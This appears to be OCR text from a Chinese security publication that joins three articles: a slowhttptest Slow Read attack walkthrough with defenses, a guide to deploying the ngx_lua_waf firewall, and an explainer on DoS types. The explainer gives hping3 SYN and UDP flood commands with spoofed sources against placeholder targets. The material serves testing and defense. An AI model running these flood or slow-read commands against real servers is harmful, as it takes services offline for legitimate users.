Interval between follow up data	110 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	240 seconds
Using proxy	no proxy



0x04. Slow Read attack 模式

Slow Read attack 攻击原理

1.正如名字所描述的那样，就是慢速读取 server 传输过来的数据，如果大家看过我的 sockstress 那篇文章可知 client 可以通过控制 TCP 的 window size 来控制传输速率

2.如果攻击者将 window size 置为一个特别小的值，但是却又请求一个特别大的资源，那么服务器就会与这个连接进行长时间通信，如果建立的连接数足够大就会塞满 server 的连接池

3.当 server 端缓冲区未发送的资源堆积过多时还会导致缓冲区溢出，也无法响应其他请求

4.正如漏斗一样，漏斗口很小，但是我们却一个劲的往里面装沙子，这样迟早把漏斗涨满

Slow Read attack 攻击实战

ulimit -n 8000 && slowhttptest -c 8000 -X -r 100 -g -o /Users/apple1/Desktop/my_header_stats -w 512 -y 1024 -n 5 -z 32 -k 3 -u https://host.example.com/resources/index.html -p 3

参数解释


[-X] 指定使用 Slow Read attack 模式，缓慢读取 HTTP 响应请求；

[-w 512 -y 1024] 指定 window size 大小为 512~1024 byte；


[-n 5] 指定读取数据的间隔为 5S；


[-z 32] 指定每次从接收数据的缓冲区中读取数据的长度为 5 byte；

[-k 3] 在同一连接中重复请求的次数为 3 次



这次服务器不仅被 DoS 了，而且因为缓冲区溢出导致 CPU 被大量占用，导致无法执行其它系统命令





0x05. 防御策略

1.将标题和消息体限制在最小的合理长度上。针对接受数据的每个资源，设置更严格的特定于 URL 的限制。

2.设置合理的连接超时时间

3.定义最小传入数据速率，并删除比该速率慢的连接

4.如果 Web 服务器从相同的 IP 接收到数千个连接，同一个用户代理在短时间内请求相同的资源，直接禁掉 IP 并且记录日志

具体的防御策略大家可以参考这篇文章：

http://blog.shekyan.com/2011/11/how-to-protect-against-slow-http-attacks.html

0x06. 结语

笔者的英文水平不是很好，但是这个工具国内资源又很少，不得不去看英文文章，所以可能有部分参数内容翻译不准确，还望大家多多指正！！

部署 nginx_lua_waf 记录

原创： guiseng 信安之路 2017-08-07

通过部署 nginx_lua_waf，具有使用简单、高性能、轻量级的优势，能够有效的防范 sql 注入、文件包含、XSS、fuzzing 等 web 攻击，屏蔽异常的网络请求，防止 webshell 上传，相比于安全狗等商业版 WAF，能够根据实际需求调整过滤规则，编辑符合企业自身业务需求的过滤规则。

实验安装环境:Redhat 6.2 和 7.3

手动安装 nginx_lua_waf

安装依赖包

```
yum install -y zlib zlib-devel readline-devel pcre pcre-devel openssl-devel gcc
```

openresty 安装方式 nginx 和 lua 环境

添加 openresty 的 yum 源：

```
yum-config-manager --add-repo https://openresty.org/package/centos/openresty.repo
```

vim 编辑 openresty.repo，将$releaserver 和$basearch 替换为 6 和 x86_64:

```
sed -i 's/$releaserver/6/g' /etc/yum.repos.d/openresty.repo
sed -i 's/$basearch/x86_64/g' /etc/yum.repos.d/openresty.repo
```

yum 安装 openresty：

```
yum install openresty -y
```

```
yum install openresty-resty -y
```

列出所有 openresty 仓库的所有软件安装包：

```
yum --disablerepo="*" --enablerepo="openresty" list available
```

可安装的软件包:

openresty-debug.x86_64

openresty-debug-debuginfo.x86_64

openresty-debuginfo.x86_64

openresty-doc.noarch

openresty-openssl-asan.x86_64

openresty-openssl-asan-debuginfo.x86_64

openresty-openssl-asan-devel.x86_64

openresty-openssl-debug.x86_64

openresty-openssl-debug-debuginfo.x86_64

openresty-openssl-debug-devel.x86_64

openresty-openssl-debuginfo.x86_64

openresty-openssl-devel.x86_64

openresty-opm.noarch

openresty-pcre-asan.x86_64

openresty-pcre-asan-debuginfo.x86_64

openresty-pcre-asan-devel.x86_64

openresty-pcre-debuginfo.x86_64

openresty-pcre-devel.x86_64

openresty-valgrind.x86_64

openresty-valgrind-debuginfo.x86_64

openresty-zlib-asan.x86_64

openresty-zlib-asan-debuginfo.x86_64

openresty-zlib-asan-devel.x86_64

openresty-zlib-debuginfo.x86_64

openresty-zlib-devel.x86_64

perl-Lemplate.noarch

perl-Spiffy.noarch


perl-Test-Base.noarch

perl-Test-LongString.noarch

perl-Test-Nginx.noarch

openresty-asan.x86_64

openresty-asan-debuginfo.x86_64 需要安装仓库内的软件包，直接用 yum 即可。




yum 安装 openresty 默认安装在/usr/local/openresty，若需要自定义安装目录可以采用源码安装方式指定安装目录。如：

./configure --prefix=/opt/openresty --with-luajit --without-http_redis2_module

--with-http_iconv_module --with-http_postgres_module

配置 nginx 文件，修改网页开放端口为 8090 或其他端口：

vim /usr/local/openresty/nginx/conf/nginx.conf



编辑防火墙配置，添加允许对 8090 端口的访问的规则：

vim /etc/sysconfig/iptables

```
10 -A INPUT -i lo -j ACCEPT
11 -A INPUT -p tcp -m state --state NEW -m tcp --dport 8090 -j ACCEPT
12 -A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j ACCEPT
13 -A INPUT -j REJECT --reject-with icmp-host-prohibited
```


启动 nginx：

/usr/local/openresty/nginx/sbin/nginx -c /usr/local/openresty/nginx/conf/nginx.conf

或

nginx -p /usr/local/openresty/nginx/ -c /usr/local/openresty/nginx/conf/nginx.conf

或进入 nginx 安装目录，执行：

nginx -p `pwd`/ -c conf/nginx.conf

如果启动有如下提示，则说明端口被占用或 nginx 已经启动：

```
nginx: [emerg] bind() to 0.0.0.0:8090 failed (98: Address already in use)
nginx: [emerg] bind() to 0.0.0.0:8090 failed (98: Address already in use)
```

ps 查看 nginx 开启的进程:

```
[root@localhost nginx]# ps -ef | grep nginx
root     41950     1  0 10:55 ?        00:00:00 nginx: master process nginx -p /usr/local/openresty/nginx/ -c conf/nginx.conf
nobody   41951 41950  0 10:55 ?        00:00:00 nginx: worker process
```

浏览器访问 8090 端口，页面正常则说明 openresty 部署成功：

下载配置 waf

下载 ngx_lua_waf 到 nginx 的 conf 目录下，https://github.com/loveshell/ngx_lua_waf 用 wget 下载 zip 格式解压或者用 git clone 下载

git clone 下载提示如下：

```
[root@localhost conf]# git clone https://github.com/loveshell/ngx_lua_waf.git
正克隆到 'ngx_lua_waf'...
fatal: Unable to find remote helper for 'https'
```


查看/usr/libexec/git-core 下是否存在 git-remote-https，若无，则需重新安装 git，若有，下一步将/usr/libexec/git-core 添加到 PATH 里面：

```
[root@localhost ~]# export PATH=$PATH:/usr/libexec/git-core
[root@localhost ~]# echo $PATH
/usr/local/git/bin:/usr/local/jdk1.8.0_121/bin:/usr/local/jdk1.8.0_121/jre/bin:/usr/lib64/qt-3.3/bin:/usr/local/sbin:/usr/bin:/bin:/usr/sbin:/sbin:/root/bin:/usr/libexec/git-core
```


下载完成：

```
[root@localhost conf]# git clone https://github.com/loveshell/ngx_lua_waf.git
正克隆到 'ngx_lua_waf'...
remote: Counting objects: 538, done.
remote: Total 538 (delta 0), reused 0 (delta 0), pack-reused 538
接收对象中: 100% (538/538), 82.47 KiB | 0 bytes/s, 完成.
处理 delta 中: 100% (298/298), 完成.
检查连接... 完成。
```


下载完的文件内容

```
[root@localhost waf]# ls
config.lua  init.lua  install.sh  README.md  wafconf  waf.lua
```



```
├── config.lua              #waf的配置文件
├── init.lua                #读取waf的规则文件
├── install.sh              #waf安装文件，需要做修改
├── README.md           #说明文档
├── wafconf                 #规则库
│   ├── args                #get请求的参数过滤规则
│   ├── cookie          #cookie过滤规则
│   ├── post                #post请求过滤规则
│   ├── url                 #get请求的URL过滤规则
│   ├── user-agent          #user-agent过滤规则
│   └── whiteurl            #白名单
└── waf.lua                 #waf规则执行文件
```


在 nginx.conf 中的 http 段配置：

lua_package_path "/usr/local/openresty/nginx/conf/ngx_lua_waf/?.lua";

lua_shared_dict limit 10m;

init_by_lua_file /usr/local/openresty/nginx/conf/ngx_lua_waf/init.lua;

access_by_lua_file /usr/local/openresty/nginx/conf/ngx_lua_waf/waf.lua;

```
http {
    include       mime.types;
    default_type  application/octet-stream;

    lua_package_path "/usr/local/openresty/nginx/conf/ngx_lua_waf/?.lua";
    lua_shared_dict limit 10m;
    init_by_lua_file /usr/local/openresty/nginx/conf/ngx_lua_waf/init.lua;
    access_by_lua_file /usr/local/openresty/nginx/conf/ngx_lua_waf/waf.lua;
```


修改 ngx_lua_waf 下的 config.lua：

RulePath = "/usr/local/openresty/nginx/conf/ngx_lua_waf/wafconf"

attacklog = "on"

logdir = "/usr/local/nginx/logs/waf"

```
RulePath = "/usr/local/openresty/nginx/conf/ngx_lua_waf/wafconf"
attacklog = "on"
logdir = "/usr/local/nginx/logs/waf"
```


注意：logdir 目录下的日志记录文件需要手动创建，并修改所属权限保证日志能够正常写入，然而修改权限，Linux 的还是不能写入，但 Windows 的可以，是因为 openresty 默认安装时，nginx 未指定所属用户，启动应用以后进程的 user 是 nobody。

```
root     51935  0.0  0.1  46020  1292 ?        Ss   Jul27   0:00 nginx: master process /
nobody   51936  0.0  0.3  46724  3212 ?        S    Jul27   0:00 nginx: worker process
```

解决办法：将 nginx.conf 首行的”# user nobody;”的”#”注释去掉，重新启动 nginx 服务，然后将防护日志目录所属 user 和 group 修改为 nobody，目录权限可设为 700 也可以写入。关键点在于，防护日志的所属 user 和 group 需要设置为 nginx 的运行 user，比如 nginx.conf 首行为 user nginx，防护日志目录所属 user 和 group 须为 nginx：


```
2 user  nobody;
3 worker_processes 1;
```



```
[root@localhost nginx]# chown -R nobody.nobody logs/waf/
[root@localhost nginx]#
[root@localhost nginx]#
[root@localhost nginx]# ls -l logs/
总用量 56
-rw-r--r-- 1 root   root   36632 7月  31 17:33 access.log
-rw-r--r-- 1 root   root    5993 7月  31 17:09 error.log
-rw-r--r-- 1 root   root       6 7月  31 18:02 nginx.pid
drwxrwxr-x 2 nobody nobody  4096 7月  26 15:54 waf
```

```
[root@localhost nginx]# chmod 700 logs/waf/
[root@localhost nginx]#
[root@localhost nginx]#
[root@localhost nginx]# cat logs/waf/localhost_2017-07-31_sec.log
192.168.80.1 [2017-07-31 18:03:29] "GET localhost/?id=1%27" "-"  "Mozilla/5.0 (Windows
er|truncate|char|declare|\;|or|\-|\+|\,"
192.168.80.1 [2017-07-31 18:03:30] "GET localhost/?id=1%27" "-"  "Mozilla/5.0 (Windows
er|truncate|char|declare|\;|or|\-|\+|\,"
192.168.80.1 [2017-07-31 18:03:31] "GET localhost/?id=1%27" "-"  "Mozilla/5.0 (Windows
er|truncate|char|declare|\;|or|\-|\+|\,"
192.168.80.1 [2017-07-31 18:08:04] "GET localhost/?id=../etc/" "-"  "Mozilla/5.0 (Wind
```


配置完成以后重启 nginx，测试生效：



利用脚本安装 nginx_lua_waf

下载 https://github.com/loveshell/ngx_lua_waf，可以看到下载到的文件中有一个 install.sh，可以直接通过脚本安装环境进行部署，但因安装的组件版本比较旧，可以通过修改下载的安装包完成安装。

下载最新的 lua-nginx-module，此部分必须更新版本，作者下载的版本不支持最新版本的 nginx，不更新安装过程中会出错

```
if [ ! -x "v0.10.9rc8.zip" ]; then
wget https://github.com/openresty/lua-nginx-module/archive/v0.10.9rc8.zip
fi
unzip v0.10.9rc8
```


因准备环境时已经安装 pcre，所以注释掉该安装部分

```
:<<!
if [ ! -x "pcre-8.10.tar.gz" ]; then
wget http://blog.s135.com/soft/linux/nginx_php/pcre/pcre-8.10.tar.gz
fi
tar zxvf pcre-8.10.tar.gz
cd pcre-8.10/
./configure
make && make install
cd ..
!
```

安装最新版本的 nginx，设置 user 和 group 为 nginx

```
if [ ! -x "nginx-1.13.3.tar.gz" ]; then
wget 'http://nginx.org/download/nginx-1.13.3.tar.gz'
fi
tar -xzvf nginx-1.13.3.tar.gz
cd nginx-1.13.3/
export LUAJIT_LIB=/usr/local/lj2/lib/
export LUAJIT_INC=/usr/local/lj2/include/luajit-2.0/
./configure --user=nginx --group=nginx --prefix=/usr/local/nginx/ --with-http_stub_
status_module --with-http_sub_module --with-http_gzip_static_module --without-mail_
pop3_module --without-mail_imap_module --without-mail_smtp_module  --add-module=../
ngx_devel_kit-0.2.17rc2/ --add-module=../lua-nginx-module-0.10.9rc8/
make -j8
make install
```


下载 waf，配置过滤日志文件，根据脚本，将日志目录修改为 775 权限，或者 700 都可以.

```
cd /usr/local/nginx/conf/
wget https://github.com/loveshell/ngx_lua_waf/archive/master.zip --no-check-certificate
unzip master.zip
mv ngx_lua_waf-master/* /usr/local/nginx/conf/
rm -rf ngx_lua_waf-master
rm -rf /data/src
mkdir -p /data/logs/waf
chmod -R 775 /data/logs/waf
```


确保 selinux 处于关闭状态

```
[root@localhost conf]# getenforce
Disabled
```


修改防护日志目录所属 user 和 group

chown -R nginx.nginx /data/logs/waf

```
[root@localhost conf]# ls -l /data/logs/
总用量 0
drwxrwxr-x 2 nginx nginx 42 7月  31 17:17 waf
```


启动 nginx 以后，可以看到进程的 user 为 nginx：

```
root     13664  0.0  0.0  38872   780 ?        Ss   14:02   0:00 nginx: master process sbin/nginx -c
nginx    13665  0.0  0.1  39512  2536 ?        S    14:02   0:00 nginx: worker process
```

测试成功写入日志：

```
[root@localhost conf]# ls -l /data/logs/waf/
总用量 4
-rw-rw-rw- 1 nginx nginx 876 7月  31 17:17 localhost_2017-07-31_sec.log
```


参考

https://openresty.org/cn/linux-packages.html

https://github.com/loveshell/ngx_lua_waf

浅谈 ddos 的测试方式

原创： myh0st 信安之路 2017-06-13

DOS（denial of service--拒绝服务）攻击的目的是使服务正常功能不可用。不像其他类型的攻击的目的是获取敏感信息，Dos 攻击是不会威胁到敏感信息而是使合法用户不能使用服务。有时候 Dos 在其他攻击中也会存在一定的作用，比如使 web 应用防火墙拒绝服务，从而绕过防火墙。

DOS 与 DDOS 的区别

Dos 是拒绝服务攻击，而 DDOS 是分布式拒绝服务攻击；Dos 与 DDOS 都是攻击目标服务器、网络服务的一种方式。Dos 是利用自己的计算机攻击目标，也是一对一的关系，而 DDOS 是 DoS 攻击基础之上产生的一种新的攻击方式，利用控制成百上千台肉鸡，组成一个 DDOS 攻击群，同一时刻对目标发起攻击。

从理论上来说，无论目标服务器、网络服务的资源多大，也是带宽、内存、CPU 多大，都无法避免 Dos 与 DDOS 攻击，因此任何资源再大也有一个极限值，比如说，一台服务器每秒可以处理 1000 个数据包，而通过 DOS 攻击给这台服务器发送 1001 个数据包，这时服务器无法正常运行，需要给服务器扩容。 从技术上来说，DOS 和 DDOS 都是攻击目标服务器的带宽和连通性，使得目标服务器的带宽资源耗尽，无法正常运行。

DOS 的类型

DOS 攻击可以分为两个大类，一个是应用层攻击一个网路层攻击。那么我们首先要了解层的概念，这里的层是 OSI 模型中的层级划分，包括：应用层、表示层、会话层、传输层、网络层、数据链路层以及物理层。下图就是 OSI 模型的简单介绍：

层级	功能	协议类型举例
应用层	工作在与用户最接近的地方，提供文件传输、消息交换、终端会话以及更多功能。	SMTP、HTTP、FTP、Telnet、TFTP
表示层	它接收来自应用层协议的信息，然后将信息转变为所有遵循OSI模型的计算机能够理解的格式	GIF、TLS、JPG
会话层	它负责在两个应用程序之间建立连接	NetBIOS、PPTP
传输层	提供端对端数据传输服务、并且在两台通信计算机之间建立逻辑连接	TCP、UDP、SSL、SPX
网络层	其主要职责是在数据包的首部中插入信息，以便将数据正确地编制和路由，并且将数据实际路由至正确的目的地	ICMP、RIP、OSPF、BGP、IGMP
数据链路层	将数据转化层物理层需要的格式	PPP、ATM、L2TP、FDDI、以太网和令牌环
物理层	将位转换为用于传输的电压	DSL、NICS、Hubs
OSI模型		


网络和传输层攻击

这种攻击方式通常是向服务器发送恶意流量，尽可能消耗服务器的资源来达到拒绝服务的目的。

TCP SYN floods

SYN 洪水攻击在传输层，为了更好的理解这种类型的攻击，我们需要先了解 TCP 的三次握手。

先来看张图如下：



对照上图来理解一下：

第一次握手：建立连接。客户端发送连接请求报文段，将 SYN 位置为 1，Sequence Number 为 x；然后，客户端进入 SYN_SEND 状态，等待服务器的确认；

第二次握手：服务器收到 SYN 报文段。服务器收到客户端的 SYN 报文段，需要对这个 SYN 报文段进行确认，设置 Acknowledgment Number 为 x+1(Sequence Number+1)；同时，自己自己还要发送 SYN 请求信息，将 SYN 位置为 1，Sequence Number 为 y；服务器端将上述所有信息放到一个报文段（即 SYN+ACK 报文段）中，一并发送给客户端，此时服务器进入 SYN_RECV 状态；

第三次握手：客户端收到服务器的 SYN+ACK 报文段。然后将 Acknowledgment Number 设置为 y+1，向服务器发送 ACK 报文段，这个报文

段发送完毕以后，客户端和服务器端都进入 ESTABLISHED 状态，完成 TCP 三次握手。 完成了三次握手，客户端和服务器端就可以开始传送数据。

想要了解更多关于 tcp 关于三次握手的技术细节，可以参看我朋友的公众号，有想学习 java 的也可以关注一下，传送门点我。

如果攻击者发送足够的 SYN 数据包，因为服务器的并发 TCP 连接数量有限所以会导致服务器没有更多的资源可用。 如果服务器达到限制，在现有的处于 SYN-RCVD 状态的连接超时之前则不能在建立新的连接，这就造成了拒绝服务攻击。

SYN 洪水攻击测试工具，我们可以用 hping3，下载地址：http://www.hping.org/hping3.html

命令：

1 简单例子： hping3 -S --flood -V -p TARGET_PORT TARGET_SITE

2 随机源 IP： hping3 -c 20000 -d 120 -S -w 64 -p TARGET_PORT --flood --rand-source TARGET_SITE

UDP floods

UDP 协议是无连接的传输层协议，提供面向事务的简单不可靠信息传送服务。

由于 UDP 协议是无连接性的，所以只要开了一个 UDP 的端口提供相关服务的话，那么就可针对相关的服务进行攻击。这种攻击的原理是通过伪造的 IP 向目标服务器发送大量的 UDP 数据包，服务器在接收到数据包后无法处理每一条请求，并且通过向服务器发送 ICMP "destination unreachable"来消耗其带宽。

测试工具：

1 hping3 命令： hping3 --flood --rand-source --udp -p TARGET_PORT TARGET_IP

2 loic 下载地址： https://sourceforge.net/projects/loic/

TCP FIN Flood

